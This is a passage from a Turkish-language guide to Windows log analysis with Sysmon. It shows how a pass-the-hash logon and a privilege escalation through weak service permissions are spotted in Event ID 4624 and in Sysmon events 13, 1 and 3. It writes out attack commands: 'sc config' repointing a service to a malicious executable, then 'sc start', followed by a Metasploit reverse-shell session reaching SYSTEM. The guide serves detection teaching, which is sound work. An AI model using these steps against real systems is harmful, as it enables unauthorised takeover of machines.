
Görüldüğü gibi pass the hash saldırısı ile admin kullanıcısının parolasının bilinmemesine rağmen hash değerini kullanarak geçiş yapmak mümkündür.



(Gerçekleştirilen saldırının görselleştirilmiş hali)


## 4.2. Saldırının Tepiti

Pass the hash saldırısı ile ağ üzerinde normal bir davranış sergilendiği için saldırının tespitinde ağ trafiğini incelemek oldukça zahmetli olacaktır. Bu sebepten dolayı "Event Viewer" ile log kayıtlarını incelemek daha mantıklıdır. Öncelikle oturum kayıtlarının tutulduğundan emin olmak için "Local Group Policy Editor"ü açıp "Audit account logon events" bölümünde Success ve Failure seçeneklerinin aktif olup olmadığı kontrol edilmelidir.



Ardından Event Viewer ile kullanıcı oturum kayıtları incelenir.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]



Burada arama yaparken öncelikle "event id" si 4624 olan kayıtlar incelenir. ID si 4624 olan kayıtlar başarıyla sisteme giriş yapmış olan oturumları temsil etmektedir. Kalan kayıtlar arasından "Logon type" ı 3 olanlarla devam edilir. Logon type 3 , sisteme ağdaki başka bir yerden bağlanıldığını temsil eder. "Security ID" genellikle pass the hash saldırılarında "NULL SID" olmaktadır.

Bu ayıklamalara ek olarak "Logon Process" i NtLmSsP ve "Key Length" i 0 olan kayıtlar aranır. Rdp gibi normal bir bağlantıda key length 128 bit olmaktadır. Bahsedilen ayıklamalar yapıldıktan sonra sisteme yapılmış olan pass the hash saldırıları tespit edilmiş olacaktır.



## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Type: 3

New Logon:

Security ID:	WINDOWS7\admin
Account Name:	admin
Account Domain:	WINDOWS7
Logon ID:	0x5cfa45
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	eLLPVI d8UKjjXTaM
Source Network Address:	192.168.2.120
Source Port:	36351

Log Name: Security

Source: Microsoft Windows security

Event ID: 4624

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)


Logged: 9/8/2017 1:32:36 AM

Task Category: Logon

Keywords: Audit Success

Computer: WINDOWS7

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]



Yukarıdaki görsellerde görülen kayıta saldırıya dair tüm belirtiler bulunmaktadır. Bunlara ek olarak 2. görselde bulunan Workstation name in rastgele bir ifade olması ayrıca dikkat çekmektedir.

Sonuç olarak 192.168.2.120 IP adresine sahip saldırganın, pass the hash saldırısı ile sisteme "admin" kullanıcısı olarak sızdığı anlaşılır.

## 5. Hak Yükseltme (Privilege Escalation)


Sistem üzerindeki hataların veya yanlış yapılandırılmaların kullanılarak üst seviye haklara erişilmesi hak yükseltme olarak tanımlanır. Aşağıda bazı hak yükseltme tekniklerine değinilmiştir.

### 5.1. Zayıf Servis İzinleri

Servis izinleri, sahip olması gerekmeyen kullanıcılara verildiğinde servisi başlatma, durdurma, ayarlarını değiştirmek gibi haklar da verilmiş olur. Servis izinleri ile alakalı bir hak yükseltme örneği aşağıda verilmiştir. Sistemde herhangi bir yetkisi bulunmayan Ali kullanıcısı, sistem üzerindeki servisleri incelemeye başlar ve GUNCELLEME servisi dikkatini çeker.


```
C:\Users\Ali\Desktop>whoami
windows7\ali

C:\Users\Ali\Desktop>
```



## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

“accesschk” aracı ile servisin izinlerini inceler ve herkesin servis üzerinde değişiklik hakkı olduğunu görür.



```
C:\Windows\system32\cmd.exe

C:\Users\Ali\Desktop\AccessChk>accesschk.exe -ucqv GUNCELLEME


Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

GUNCELLEME
Medium Mandatory Level (Default) [No-Write-Up]
RW Everyone
  SERVICE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
  SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
  SERVICE_ALL_ACCESS
RW NT AUTHORITY\Authenticated Users
  SERVICE_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
  SERVICE_ALL_ACCESS
RW NT AUTHORITY\SERVICE
  SERVICE_ALL_ACCESS

C:\Users\Ali\Desktop\AccessChk>
```

(Herkesin servis üzerinde değişiklik hakkı vardır)

Ardından GUNCELLEME servisinin çalıştığı dosyanın yolunu değiştirerek kendi oluşturduğu zararlı yazılıma yönlendirir ve servisi başlatır.




```
C:\Windows\system32\cmd.exe

C:\Users\Ali\Desktop>sc config GUNCELLEME binPath= "C:\Users\Ali\Desktop\up.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\Ali\Desktop>
```

(yol değiştirildi)



```
C:\Windows\system32\cmd.exe - sc start GUNCELLEME

C:\Users\Ali\Desktop>sc start GUNCELLEME
-
```

(servis başlatıldı)


Ve sistem haklarıyla çalıştırılan sistem, saldırganın belirlemiş olduğu zararlı yazılımı açarak saldırganın sistem haklarına erişmesine sebep oldu.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(handler) > run  
[*] Started reverse TCP handler on 192.168.2.120:4343  
[*] Starting the payload handler...  
[*] Sending stage (957487 bytes) to 192.168.2.252  
[*] Meterpreter session 8 opened (192.168.2.120:4343 -> 192.168.2.252:49164) at  
2017-09-07 01:45:42 +0000  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

(Saldırgan en yüksek hakka ulaşmıştır)

Sysmon ile log kayıtlarına bakıldığında Event ID si 13 olan Register değişikliği yapıldığı görülür. Kayıt detayına inildiği zaman GUNCELLEME servisinin çalıştırdığı dosyanın değiştirildiği görülür.



General Details

Registry value set:  
EventType: SetValue  
UtcTime: 2017-09-10 09:50:03.681  
ProcessGuid: {dfebebf4-69e9-59b4-0000-001043c10000}  
ProcessId: 488  
Image: C:\Windows\system32\services.exe  
TargetObject: \REGISTRY\MACHINE\SYSTEM\ControlSet001\services\GUNCELLEME\ImagePath  
Details: C:\Users\Ali\Desktop\up.exe

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon  
Logged: 9/10/2017 12:50:03 PM  
Event ID: 13  
Task Category: Registry value set (rule: RegistryEv  
Level: Information  
Keywords:  
User: SYSTEM  
Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

(register kaydı değiştirilmiş)

İlgili değişikliğin nasıl yapıldığını anlamak için değişiklikten önceki log kayıtlarına bakılır.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

General Details

```
Process Create:
UtcTime: 2017-09-10 09:50:03.681
ProcessGuid: {dfebebf4-0acb-59b5-0000-0010ba4a2400}
ProcessId: 564
Image: C:\Windows\System32\sc.exe
CommandLine: sc config GUNCELLEME binPath= "C:\Users\Ali\Desktop\up.exe"
CurrentDirectory: C:\Users\Ali\Desktop\
User: WINDOWS7\Ali
LogonGuid: {dfebebf4-6a62-59b4-0000-0020e19c0800}
LogonId: 0x89ce1
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=4EBBC2B0AD7F9075AE9D6835D2A62B6E,SHA256
=EAAB690EBD8DDF9AE452DE1BC03B73C8154264DBD7A292334733B47A668EBF31
ParentProcessGuid: {dfebebf4-6a84-59b4-0000-001076ef0a00}
ParentProcessId: 3820
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 9/10/2017 12:50:03 PM  
Event ID: 1 Task Category: Process Create (rule: ProcessCreat  
Level: Information Keywords:  
User: SYSTEM Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

*(Ali kullanıcısı GUNCELLEME servisinin yolunu değiştirmiş)*

Değişiklikleri yapan saldırgan servisi başlatarak aynı zamanda zararlı yazılımını da çalıştırmıştır ve sistem haklarına sahip olmuştur.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

```
Process Create:
UtcTime: 2017-09-10 09:50:31.995
ProcessGuid: {dfebebf4-0ae7-59b5-0000-0010c8872400}
ProcessId: 1120
Image: C:\Windows\System32\sc.exe
CommandLine: sc start GUNCELLEME
CurrentDirectory: C:\Users\Ali\Desktop\
User: WINDOWS7\Ali
LogonGuid: {dfebebf4-6a62-59b4-0000-0020e19c0800}
LogonId: 0x89ce1
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=4EBBC2B0AD7F9075AE9D6835D2A62B6E,SHA256
=EAAAB690EBD8DDF9AE452DE1BC03B73C8154264DBD7A292334733B47A668EBF31
ParentProcessGuid: {dfebebf4-6a84-59b4-0000-001076ef0a00}
ParentProcessId: 3820
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/10/2017 12:50:32 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreat
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WINDOWS7
OpCode:	Info		
More Information:	<a href="#">Event Log Online Help</a>		

(servis çalıştırıldı)

Event ID si 3 olan kayıtlara bakıldığında nt authority hakları ile saldırgana bağlantı açıldığı görülür.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

General Details

Network connection detected:  
UtcTime: 2017-09-09 23:01:55.923  
ProcessGuid: {dfebebf4-0ae8-59b5-0000-00104c882400}  
ProcessId: 4020  
Image: C:\Users\Ali\Desktop\up.exe  
User: NT AUTHORITY\SYSTEM  
Protocol: tcp  
Initiated: true  
SourceIsIpv6: false  
SourceIp: 192.168.2.252  
SourceHostname: WINDOWS7  
SourcePort: 49166  
SourcePortName:  
DestinationIsIpv6: false  
DestinationIp: 192.168.2.120  
DestinationHostname:  
DestinationPort: 4343  
DestinationPortName:

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 9/10/2017 12:50:33 PM  
Event ID: 3 Task Category: Network connection detected (rul  
Level: Information Keywords:  
User: SYSTEM Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

